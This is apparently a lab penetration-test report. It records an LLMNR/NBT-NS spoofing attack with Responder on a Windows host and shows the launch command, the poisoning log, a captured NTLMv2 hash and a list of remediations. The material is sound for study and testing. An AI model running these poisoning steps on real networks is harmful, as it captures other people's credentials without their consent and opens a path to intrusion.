# Phase 4

# Network Protocol attacks

## Objective

The Goal of this test is to perform network level attacks on a windows host using LLMNR/NBT-NS spoofing using responder tool present in the Kali Linux. We are performing Spoofing and Man in the middle attack (MIMT) to capture NTLM Hashes and demonstrate protocol weaknesses.

## Tools used

- Responder
- Wireshark
- Kali Linux VM
- Windows Host

## Attack Performed


### 1. Starting Responder on Kali

We start the responder on kali by using this command **responder -I eth0**.

```
[+] Poisoning Options:
    Analyze Mode              [OFF]
    Force WPAD auth           [OFF]
    Force Basic Auth          [OFF]
    Force LM downgrade        [OFF]
    Force ESS downgrade       [OFF]

[+] Generic Options:
    Responder NIC             [eth0]
    Responder IP              [192.168.29.133]
    Responder IPv6            [2405:201:d014:72de:a2a8:aabc:12fc:c8fc]
    Challenge set             [random]
    Don't Respond To Names    ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD ['_DOSVC']
    TTL for poisoned response [default]

[+] Current Session Variables:
    Responder Machine Name    [WIN-0IXX49NTRAN]
    Responder Domain Name     [5MFC.LOCAL]
    Responder DCE-RPC Port    [49097]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events ...
```

Our Responder setup is done and it is listening for events.

## 2. The windows host attempting to access share




We are attempting to access a share which is nonexistent. We are performing this for the testing's sake.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.29.180 for name IBN_5100
[*] [LLMNR]  Poisoned answer sent to 192.168.29.180 for name IBN_5100
[*] Skipping previously captured hash for MicrosoftAccount\kali
[SMB] NTLMv2-SSP Client   : 192.168.29.180
[SMB] NTLMv2-SSP Username : MicrosoftAccount\rony
[SMB] NTLMv2-SSP Hash     : rony::MicrosoftAccount:050645b647d8effb:B3F87598DE2308CB00000A03D5BC25A0:0101000000000000807D57594F65
DC0181412036E4D4BB84000000000200080035004D0046004300010001E00570049004E002D0030004900580058003400390004E00540052004100400340005
70049004E002D0030004900580058003400390004E00540052004100400E002E0035004D00460043002E004C004F00430041004C0003001400350004D00460043002E
004C004F00430041004C000500140035004D00460043002E004C004F00430041004C0007000800807D57594F65DC0106000400020000000800500050000000000
0000001000000002000005B0216E19FDF829F571CAD8A4DE38903A84C892F28F543F7CC187DD110A0414C18547F3497C741FF9E3DE4D94210D4331273A88CADA5
AF3139FE0464E65067D80A0010000000000000000000000000000000000000000900260063006900660073002F00310039003200 2E00310036003800 2E00320039002
E00310033003300000000000000000
```

NTLM hash for rony was successfully captured.

## SMB Authentication Capture

- **Username:** rony
- **Hash:** rony::MicrosoftAccount:050645b647d8effb:B3……
- **Protocol:** SMB over LLMNR/NBT-NS poisoning

This proves the Windows machine trusted the spoofed host a protocol misconfiguration.

## Evidence Log

| Attack ID | Technique | Target IP | Status | Outcome |
|---|---|---|---|---|
| 015 | SMB Relay | Your Windows IP | Success | Captured NTLM Hash (MITM) |

## MIMT Summary

We were able to perform Man in the Middle attack (MIMT) by spoofing LLMNR/NBT-NS responses on the network using Responder. Windows host tried to access a nonexistent share on the server hosted by the Kali Linux with responder. This action actually transferred the NTLMv2 hash to the attacker allowing credential stealing.

## Remediation

- Turn off LLMNR and **NBT-NS** on Windows.
- Turn on SMB **signing**
- Enforce **NTLMv2 only.**
- Perform **DNSSEC** and internal DNS hardening
- Use **Kerberos** instead of NTLM authentication